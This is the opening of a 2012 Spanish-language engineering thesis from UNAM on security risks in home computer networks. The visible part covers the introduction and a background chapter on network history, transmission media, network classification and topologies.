UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

FACULTAD DE ESTUDIOS SUPERIORES ARAGÓN

"LAS REDES INFORMÁTICAS RESIDENCIALES COMO SISTEMAS VULNERABLES. RIESGOS, SEGURIDAD Y RECOMENDACIONES"

T E S I S

QUE PARA OBTENER EL TÍTULO DE INGENIERO EN COMPUTACIÓN PRESENTA:

HIRAM EMMANUEL PÉREZ SÁNCHEZ

Asesor: Mtro. Juan Gastaldi Pérez

MÉXICO, 2012

FES Aragón

A mi madre, familia, amigos y a todas las personas que creen en mi.

Índice.

Introducción

La seguridad es un tema importante en las agendas de muchas empresas; sin embargo, en los entornos residenciales no existen Políticas de Seguridad bien definidas que indiquen las medidas a tomar con el fin de proteger la información y datos personales de los integrantes de un hogar.

Globalmente, los usuarios de computadores e Internet sigue en aumento así como la cantidad de información que se genera en la red; no obstante, el número de amenazas y ataques parece no disminuir poniendo en riesgo la seguridad de los sistemas que utilizamos a diario; esto aunado a las malas prácticas en el manejo de las aplicaciones, la pobre cultura por la seguridad informática como usuarios y el desconocimiento de las nuevas tecnologías puede significar un factor de riesgo.

La seguridad por lo general consiste en asegurar que los recursos del sistema de información perteneciente a una organización sean utilizados de la manera en que se decidió y que no sea fácil de acceder por cualquier persona que no corresponda a los usuarios acreditados; sin embargo, se sabe que no existe el concepto de seguridad completa o sistema 100% seguro y lo que se pretende es minimizar las amenazas y posibles riesgos lo más que se pueda mediante políticas de seguridad.

Hablando de seguridad, se dice que el eslabón más débil es el usuario. Está por demás mencionar que la preparación de este en cualquier entorno es importante; sin embargo más allá de las recomendaciones de algunos productos informáticos (proveedores de servicio de Internet, software, dispositivos electrónicos, etcétera) no existe información formal que otorgue a las personas en un entorno doméstico la preparación adecuada contra ataques o situaciones como: robo de identidad, spam, phishing, fraudes, troyanos, virus, ciberbullyng, pérdidas de información, etcétera. Si bien es cierto que por tratarse del factor humano está propenso a fallas, los integrantes de un hogar como conjunto pueden alcanzar la meta de reducir los riesgos al máximo mediante la participación y el compromiso de todos sus miembros.

Capítulo 1. Generalidades.

1.1 Definición de red.

Existen varias definiciones de lo que es una red y parece que nadie se pone de acuerdo en su concepto. Hay diversos aspectos que pueden influir como el tipo, medio de transmisión, propósito o tecnología utilizada. En general, podemos definir una red como:

"Una combinación de hardware, software y medios de transmisión, que permiten a varios dispositivos comunicarse entre sí."

Básicamente, una red (*figura 1.1*), da a los elementos que la conforman, la capacidad de comunicarse y compartir servicios, ya sea que tengan un propósito común o no e independientemente que se trate de computadoras personales, impresoras o dispositivos móviles.



Figura 1.1 Ejemplo de red.

1.2 Historia de las redes.

La necesidad de comunicarnos es casi tan antigua como el ser humano, y los primeros antecedentes de una red de comunicación se dieron cuando los primeros pobladores de la tierra usaban tambores y humo para transmitir mensajes entre localidades. Como era de esperarse, las formas de comunicación fueron

desarrollándose (*figura 1.2*) cada vez más conforme evolucionaba el hombre y su sociedad hasta llegar a la era electrónica en 1834 con la invención del telégrafo y su código asociado.

El código Morse utilizaba un número variable de elementos (puntos y rayas) para definir un carácter; y aunque el telégrafo revolucionó la forma de comunicación en aquella época al construirse una red amplia (que incluso iba entre continentes); este dispositivo presentaba limitaciones como la incapacidad de automatizar la transmisión por no poder sincronizar las unidades de envío y recepción.

En el año 1874 Emil Baoudot (Francia) ideó un código en el cual el número de elementos (bits) en una señal era el mismo para cada carácter y la duración de cada elemento era constante facilitando la sincronización.

En la década de 1870 se inventa el teléfono y empieza el crecimiento y desarrollo de una de las redes más importantes hasta nuestros días ampliando las comunicaciones a través de prácticamente todo el mundo.

Para la década de 1950 cuando las primeras computadoras eran enormes dispositivos propensos a sufrir fallas, la Segunda Guerra Mundial provoca un interés por mejorar las comunicaciones, crece la radio y se desarrollan las microondas y en 1947 se crea el transistor semiconductor haciendo posible que los dispositivos electrónicos redujeran su tamaño y diera comienzo el desarrollo comercial de la computadora.

Conforme se da el avance dentro del campo de las computadoras, surge la conveniencia de que las máquinas compartieran sus recursos y que sus operadores mantuvieran comunicación entre sí para hacer que el trabajo fuese más eficiente. En plena época de las aún espaciosas computadoras de tercera generación con procesamientos por lotes, la solución propuesta fue la del tiempo compartido para también poder compartir otros recursos (como impresoras por ejemplo). Se dispuso a utilizar un sistema de comunicaciones ya establecido (la red telefónica) para poder conectar terminales “tontas” a un mainframe.

Otro factor que impulso el avance tecnológico fue el lanzamiento del primer satélite (1957) por la entonces Unión Soviética, provocando que los Estados Unidos invirtieran en sus dependencias dedicadas a la investigación y quedarse rezagados en la lucha por demostrar la superioridad de uno sobre el otro.

Durante 1964 la agencia ARPA del Departamento de Defensa de los Estados Unidos fomentó la investigación de sistemas de tiempo compartido y a partir de estas investigaciones se propuso en 1967 la primera red experimental patrocinada por la ARPA interconectando las computadoras de varios centros de investigación y entró en operación al final de 1969 con cuatro nodos (*ARPANET*). En la misma

época se propuso la arquitectura de conmutación de paquetes en el Reino Unido aunque solo fue construida por en *National Physucal Laboratories*.

La mayoría de las redes de la época tenían un carácter experimental en la investigación sobre tecnología de redes de computadora. Con el abaratamiento del costo de proceso contra el costo de transmisión, la tecnología de conmutación de paquetes para la transmisión de datos pasó a ser económicamente ventajosa, lo que atrajo el interés de ofrecer este tipo de servicio a parte de los órganos de correos y telégrafos de varios países.



Figura 1.2 Historia de las redes.

ARPANET aumentaba sus nodos en la década de 1970 y a partir de 1974, fueron creadas diversas redes públicas en Europa, Japón y Australia. En el ámbito de

América Latina, estuvo en desarrollo la REDLAC, cuyo objetivo fue interconecta las redes locales implementadas entre varias universidades latinoamericanas.

Ethernet fue una tecnología desarrollada en 1970 por Norman Abramson y sus colegas en Hawaii con el objetivo de comunicar los mainframes de IBM en la universidad. Al principio, dicho sistema tenía dos canales de comunicación: uno para el tráfico saliente y otro para el entrante. Después de la transmisión, la estación que mandaba el mensaje esperaba por una señal de *acknowledgement* (o acuse de recibo) de la estación que debería recibir el mensaje. Si no era recibido en determinado lapso de tiempo, la estación transmisora asumía que otra estación en la red había transmitido simultáneamente y había ocurrido una colisión. En esta situación ambas estaciones seleccionaban, bajo una rutina, un tiempo al azar para retransmitir sus datos. En la actualidad se sigue usando un sistema similar para la detección de colisiones.

Esta tecnología dio pie al avance en las redes locales al tomarse como base para el estándar 802.3 de la IEEE. Sus especificaciones fueron seguidas por diversas empresas que a su vez, crearon sus propias arquitecturas para sus propias redes locales. En 1979 IBM realiza enlaces entre nodos a través de luz infrarroja.

En un principio el crecimiento de la red de redes era impulsado principalmente por el sector educativo con el propósito primordial de compartir conocimientos, sin embargo al final de la década de los 80 se podía ver ya la tendencia de hacer que internet se convirtiera en una plataforma en la que se pudieran ofrecer gran variedad de servicios hasta que finalmente se hizo posible en la década de 1990 el comercio y se revolucionó la forma de recibir información.

Para el año 2000, ya con redes inalámbricas y celulares funcionando, además del comercio otros servicios como el entretenimiento y el correo electrónico se consolidaban, con el nacimiento de la web 2.0 vinieron las redes sociales y se hizo posible compartir gran variedad de contenido incluyendo radio y televisión. El uso de las redes se hizo cada vez más atractivo ante la posibilidad de compartir información de una manera mucho más fácil incluyendo música, videos, juegos, etcétera.

En la actualidad, las redes se han ido mejorando más hasta alcanzar velocidades mayores, haciendo más fácil poder comunicarnos y compartir recursos con otros equipos. Las tendencias apuntan a que serán más los servicios que ofrecerán por internet, y aunque ya sea una realidad, probablemente se termine por ofrecer al cien por ciento por esta vía la televisión, la radio, telefonía, etcétera.

1.3 Medios de transmisión.

En los sistemas de transmisión de datos, el medio de transmisión es el camino físico entre el transmisor y el receptor. Los medios de transmisión se clasifican en guiados y no guiados. En ambos casos, la comunicación se lleva a cabo con ondas electromagnéticas. En los medios guiados las ondas se confinan en un medio sólido, como, por ejemplo, el par trenzado de cobre, el cable coaxial o la fibra óptica. La atmósfera o el espacio exterior son ejemplos de medios no guiados, que proporcionan un medio de transmisión de las señales pero sin confinarlas; esto se denomina transmisión inalámbrica.

Las características y calidad de la transmisión están determinadas tanto por el tipo de señal, como por las características del medio. En el caso de los medios guiados, el medio en sí mismo es lo más importante en la determinación de las limitaciones de trasmisión.

En medios no guiados, el ancho de banda de la señal emitida por la antena es más importante que el propio medio al momento de determinar las características de la transmisión. Una propiedad fundamental de las señales trasmitidas mediante antenas es la directividad; en general, a frecuencias bajas las frecuencias son omnidireccionales; es decir, la señal desde la antena se emite y propaga en todas direcciones. A frecuencias más altas, es posible concentrar la señal en un haz direccional.

1.3.1 Medios de transmisión guiados.

En los medios de transmisión guiados, la capacidad de transmisión, en términos de velocidad de trasmisión o ancho de banda, depende drásticamente de la distancia y de si el medio se usa para un enlace punto a punto o por el contrario se utiliza para un enlace multipunto, como es el caso de las redes residenciales.

Los tres medios guiados más utilizados para la transmisión de datos son:

- El par trenzado.
- El cable coaxial.
- La fibra óptica.

1.3.1.1 Par trenzado.

El par trenzado consiste en dos cables de cobre embutidos en un aislante, entrecruzados en forma de espiral (*figura 1.3*). Cada par de cables constituye sólo un enlace de comunicación. Normalmente, se utilizan haces en los que se encapsulan varios pares mediante una envoltura protectora. En aplicaciones de larga distancia, la envoltura puede contener cientos de pares. El uso del trenzado tiende a reducir las interferencias electromagnéticas (diafonía) entre los pares adyacentes dentro de una misma envoltura. Para este fin, los pares adyacentes dentro de una misma envoltura se trenzan con pasos de torsión diferentes.



Figura 1.3 Cable de par trenzado

Tanto para señales analógicas como para digitales, el par trenzado es con diferencia el medio de transmisión más usado. Por supuesto es el medio más utilizado en telefonía, igualmente su uso es frecuente en el tendido de redes locales.

El par trenzado es mucho menos costoso que cualquier otro medio de transmisión guiado, y a la vez es sencillo de maneja. Ahora bien, comparándolo con otro (cable coaxial o otra fibra óptica) está más limitado en términos de velocidad de transmisión y de distancia máxima.

Hay dos variantes de pares trenzados: apantallado y sin apantallar. El par trenzado no apantallado (UTP, *Unshieled Twisted Pair*) es el medio habitual en telefonía pero se puede ver afectado por interferencias electromagnéticas externas incluyendo interferencias con pares cercanos y fuentes de ruido. Una manera de mejorar las características de trasmisión de este medio es añadiendo una malla metálica a su recubrimiento. El par trenzado apantallado (STP, *Shielded Twisted Pair*) proporciona mejores resultados a velocidades de transmisión bajas. Ahora bien, este último es más costoso y difícil de manipular.

1.3.1.2 Cable coaxial.

El cable coaxial, tiene dos conductores pero está construido de forma diferente para que pueda operar un rango mayor de frecuencias. Consiste en un conductor cilíndrico externo que rodea un cable conductor. El conductor interior se mantiene a lo largo del eje axial mediante una serie de anillos aislantes regularmente espaciados o bien mediante un material sólido dieléctrico. El conductor exterior se cubre con una cubierta o funda protectora. El cable coaxial tienen un diámetro aproximado entre 1 y 2.5 cm. Debido al tipo de apantallamiento realizado, es decir, a la disposición concéntrica de los conductores, el cable coaxial es mucho menos susceptible a interferencias y diafonías que el par trenzado. Comparado con este último, el cable coaxial se puede usar para cubrir mayores distancias, así como para conectar un número mayor de estaciones en una línea compartida.

El cable coaxial es quizás el medio de transmisión más versátil, por lo que cada vez más se está utilizando en una gran variedad de aplicaciones. Las más importantes son:

- Distribución de televisión.
- Telefonía a larga distancia.
- Conexión con periféricos a corta distancia.
- Redes informáticas.

1.3.1.3 Fibra óptica.

La fibra óptica es un medio flexible y fino capaz de confinar un haz de naturaleza óptica. Para construir la fibra se pueden usar diversos tipos de cristales y plásticos. Las pérdidas menores se han conseguido con la utilización de fibras de silicio fundido ultra-puro. Las fibras ultra-puras son muy difíciles de fabricar; las fibras de cristal multicomponente son más económicas, aunque proporcionan unas prestaciones suficientes. La fibra de plástico tiene todavía un coste menor y se pueden utilizar para enlaces de distancias cortas, para los que son aceptables pérdidas moderadamente altas.

Un cable de fibra óptica tiene forma cilíndrica y está formado por tres secciones concéntricas: el núcleo, el revestimiento y la cubierta (figura 1.4). El núcleo es la sección más interna, está constituido por una o varias hebras o fibras muy finas de cristal o plástico y tiene un diámetro entre 8 y 100 µm. Cada fibra está rodeada por su propio revestimiento, no es sino otro cristal o plástico con propiedades ópticas distintas a las del núcleo. La separación ente el núcleo y el revestimiento actúa como un reflector perfecto impidiendo que la luz escape del núcleo. La capa más exterior que envuelve a uno a varios revestimientos es la cubierta. La cubierta está hecha de plástico y otros materiales dispuestos en capas para proporcionar protección contra la humedad, la abrasión, aplastamientos, etcétera.

Sin duda uno de los avances tecnológicos más significativos en la transmisión de datos ha sido la fibra óptica. No en vano, este medio disfruta de una gran aceptación para las telecomunicaciones a larga distancia, y cada vez está siendo más utilizada en aplicaciones militares. Las mejoras constantes en el diseño, junto con sus ventajas inherentes, así como la reducción en costes han contribuido decisivamente para que la fibra óptica sea un medio atractivo en los entornos de red en ámbitos domésticos.
Las características diferenciales de la fibra óptica frente al cable coaxial y al par trenzado son:

- *Mayor capacidad*. Mayor ancho de banda potencial y por tanto la velocidad de transmisión en las fibras ópticas es enorme.

- *Menor tamaño y peso*. Las fibras ópticas son apreciablemente más finas que el cable coaxial o que los pares trenzados por lo menos en un orden de magnitud para capacidades de transmisión comparables.

- *Menor atenuación*. La atenuación es significativamente menor en las fibras ópticas que en los cables coaxiales y pares trenzados, además es constante en un gran intervalo de distancia.

- *Aislamiento electromagnético*. Los sistemas de fibra óptica no se ven afectados por campos electromagnéticos exteriores. Estos sistemas no son vulnerables a interferencias, ruido impulsivo o diafonía. Y por esta misma razón, las fibras no radian energía, produciendo interferencias despreciables con otros equipos y proporcionando a la vez un alto grado de privacidad.

- *Mayor separación entre separadores*. Cuantos menos repetidores haya, el coste será menor, además de haber menos fuentes de error.



Figura 1.4 Modos de transmisión en las fibras ópticas. a) Multimodo de índice discreto. b) Multimodo de índice gradual. c) Monomodo.

1.3.2 Medios no guiados.

En medios no guiados, tanto la transmisión como la recepción se llevan a cabo mediante antenas. En la transmisión, la antena radia energía electromagnética en el medio (normalmente el aire), y en la recepción la antena capta las ondas electromagnéticas del medio que la rodea. Básicamente en las trasmisiones inalámbricas hay dos tipos de configuraciones: direccional y omnidireccional. En la primera, la antena de transmisión emite la energía electromagnética concentrándola en un haz; por tanto en este caso las antenas de emisión y recepción deben estar perfectamente alineadas. En el caso omnidireccional, por el contrario, el diagrama de radiación de la antena es más disperso, emitiendo en todas direcciones, pudiendo la señal ser recibida por varias antenas. En general, cuanto mayor es la frecuencia de la señal transmitida es más factible confinar la energía en un haz direccional.

En el estudio de las comunicaciones inalámbricas, se consideran tres rangos de frecuencias. El primer intervalo es definido desde los 2 GHz hasta los 40 GHz y se denomina de frecuencias microondas. En estas frecuencias de trabajo se pueden conseguir haces altamente direccionales, por lo que las microondas son adecuadas para enlaces punto a punto. Las microondas también se usan para las comunicaciones vía satélite. Las frecuencias que van desde 30 MHz a 1 GHz sin adecuadas para las aplicaciones omnidireccionales. A este rango de frecuencias lo denominan intervalo de ondas de radio.

Otro rango de frecuencias importante para las aplicaciones de cobertura local, es la zona de infrarrojos del espectro definida aproximadamente por el rango de frecuencias comprendido entre los 3×10^{11} hasta los 2×10^{14} Hz. Los infrarrojos son útiles para las conexiones locales punto a punto así como para aplicaciones multipunto dentro de áreas de cobertura limitada como, por ejemplo, una habitación.

1.3.2.1 Microondas terrestres.

El uso principal de los sistemas de microondas terrestres son los servicios de telecomunicaciones de larga distancia, como alternativa al cable coaxial o a las fibras ópticas. Para una distancia dada, las microondas requieren menor número de repetidores o amplificadores que el cable coaxial, pero por el contrario, necesita que las antenas estén alineadas. El uso de las microondas es también frecuente en la transmisión de datos dentro de redes locales.

Al igual que en cualquier sistema de transmisión, la principal causa de pérdidas en las microondas es la atenuación. Para las microondas (y también para la banda de frecuencias de radio), las pérdidas se pueden expresar como:

$$L = 10log\left(\frac{4\pi d}{\lambda}\right)^2 dB$$

Donde d es la distancia y λ es la longitud de onda, expresada en las mismas unidades. Por tanto, las pérdidas varían con el cuadrado de la distancia. Por el contrario, en el cable coaxial y el par trenzado, las pérdidas tienen una dependencia logarítmica con la distancia (lineal en decibeles). La atenuación aumenta con las lluvias, siento este efecto especialmente significativo para frecuencias por encima de 10 GHz. Otra dificultad adicional son las interferencias. Con la popularidad de este medio de transmisión, las áreas de cobertura pueden solaparse, haciendo que las interferencias sean siempre un peligro potencial.

1.3.2.2 Ondas de radio.

La diferencia más apreciable entre las microondas y las ondas de radio es que estas últimas son omnidireccionales, mientras que las primeras tienen un diagrama de radiación mucho más direccional. Por lo tanto, las ondas de radio no necesitan antenas parabólicas que estén instaladas sobre una plataforma rígida para estar alineadas.

El rango de frecuencias comprendido entre 30 MHz y 1GHz es muy adecuado para la difusión simultánea a varios destinos. A diferencia de las ondas electromagnéticas con frecuencias menores, la ionosfera es transparente para ondas con frecuencias superiores a 30 MHz. Así pues, la transmisión es posible cuando las antenas están alineadas, no produciéndose interferencias entre los transmisores debida a las reflexiones de la atmósfera.

Un factor determinante en las ondas de radio son las interferencias por multitrayectorias. Entre las antenas, debido a la reflexión en la superficie terrestre, el mar u otros objetos, pueden aparecer multitrayectorias. Este efecto se observa con frecuencia en las televisiones y consiste en que se pueden observar varias imágenes (o sombras).

1.3.2.3 Infrarrojos.

Las comunicaciones mediante infrarrojos se llevan a cabo mediante transmisores/receptores que modulan luz infrarroja no coherente. Estos dispositivos también llamados *transceivers* deben estar alineados bien directamente o mediante la reflexión en una superficie.

Una diferencia significativa entre la transmisión de rayos infrarrojos y las microondas es que los primeros no pueden atravesar paredes, por lo tanto, los problemas de seguridad y de interferencias que aparecen en las microondas pueden no presentarse en este tipo de transmisión.

1.4 Clasificación de las redes.

Las redes incluyen diferentes tipos de configuraciones y desde un principio surgió la necesidad de establecer clasificaciones que permitieran identificar estructuras de red concretas.

Las clasificaciones se basan en diferentes propiedades, como pueden ser:

- Extensión.
- Tecnología empleada.
- Topología
- Administración.
- Tipo de usuarios.
- Otras.

1.4.1 Extensión.

Esta clasificación atiende a la distribución geográfica de las redes o su alcance.

- **PAN**. *Redes de área personal (Personal Area Network)* Estas redes abarcan poca distancia. Principalmente para equipos personales como celulares, PDA’s, impresoras, entre otros.

- **LAN**. *Redes de área local. (Local Area Network)*. Son redes reducidas cuya extensión es no más de 1 Km y son habituales en hogares y

pequeñas empresas. Las velocidades de transmisión más típicas son de 10 a 100 Mbit/s, aunque también llega a utilizare 1Gbit/s.

- **MAN.** *Redes de área metropolitana*. *(Metropolitan Area Network)*. Son de tamaño superior al de una LAN y usualmente son utilizadas por empresas que cuentan con oficinas a lo largo de un área metropolitana abarcando aproximadamente hasta 10 kilómetros.

- **WAN**. *Redes de área amplia*. (*Wide Area Network).* Son de tamaño mayor al de una red de área metropolitana. Consisten en un conjunto de nodos o redes de área local conectadas por una subred que está formada por una seria de líneas de transmisión interconectadas por medio de dispositivos tales como módems y *routers*. No tienen límite en tamaño y pueden llegar a cubrir todo el planeta.

- **Internet.** Internet es una red de redes, vinculadas mediante *routers* y *gateways* o pasarelas que pueden traducir información entre sistemas con formato de datos diferentes.

1.4.2 Tecnología.

Esta clasificación se basa en la tecnología de transmisión que usan las redes como son:

- Redes punto a punto.
- Redes *Broadcast*.

Las redes punto a punto, son aquellas en las que existen muchas conexiones entre parejas individuales de máquinas. Para poder transmitir los paquetes desde una máquina a otra a veces es necesario que éstos pasen por máquinas intermedias, siendo obligado en tales casos un trazado de rutas mediante dispositivos *routers*.

Las redes *broadcast,* son aquellas en las que la transmisión de datos se realiza por un solo canal de comunicación, compartido entonces por todas las máquinas de la red. Cualquier paquete de datos enviado por cualquier máquina es recibido por todas las de la red, pero sólo la destinada puede procesarlo.

1.4.3 Topología.

La disposición de los diferentes componentes de una red se conoce con el nombre de topología. La topología idónea para una red concreta va a depender de diferentes factores, como el número de máquinas a interconectar, el tipo de acceso, al medio físico, etcétera.

Podemos distinguir dos aspectos diferentes para considerar una topología: la topología física, que es la disposición real de las máquinas, dispositivos de red y cableado (o medios físicos) en la red; y la topología lógica, que es la forma en que las máquinas se comunican a través del medio físico, siendo las más comunes la de *broadcast* (Ethernet) y transmisión de *tokens* (Token ring).

1.4.3.1 Bus.

Tiene todos sus nodos conectados directamente a un enlace y no tiene ninguna otra conexión entre nodos.

Su desventaja es que físicamente cada nodo está conectado a un cable común, por lo que se pueden comunicar directamente, y la ruptura de este, hace que los nodos queden desconectados.

Es la topología es común en pequeñas redes de área local, con un *hub* o un *switch* en uno de los extremos. La *figura 1.5* muestra este tipo de topología.



Figura 1.5 Topología de Bus.

1.4.3.2 Anillo.

Se compone de un solo anillo, *figura 1.6 (inciso a)*, cerrado formado por nodos y enlaces, en el que cada nodo está conectado solamente con los dos nodos adyacentes. Para que la información pueda circular, cada estación debe transferir la información a la estación adyacente.

La topología de *anillo doble (figura 1,6; inciso b)* consta de dos anillos concéntricos, donde cada nodo de la red está conectado a ambos anillos, aunque los dos anillos no están conectados directamente entre sí. Esta topología incrementa su confiabilidad y flexibilidad de la red, ya que al haber un segundo anillo que conecta los mismos dispositivos, en caso de rotura de uno de ellos, el tráfico se mantiene por el otro.



Figura 1.6 a) Topología de Anillo

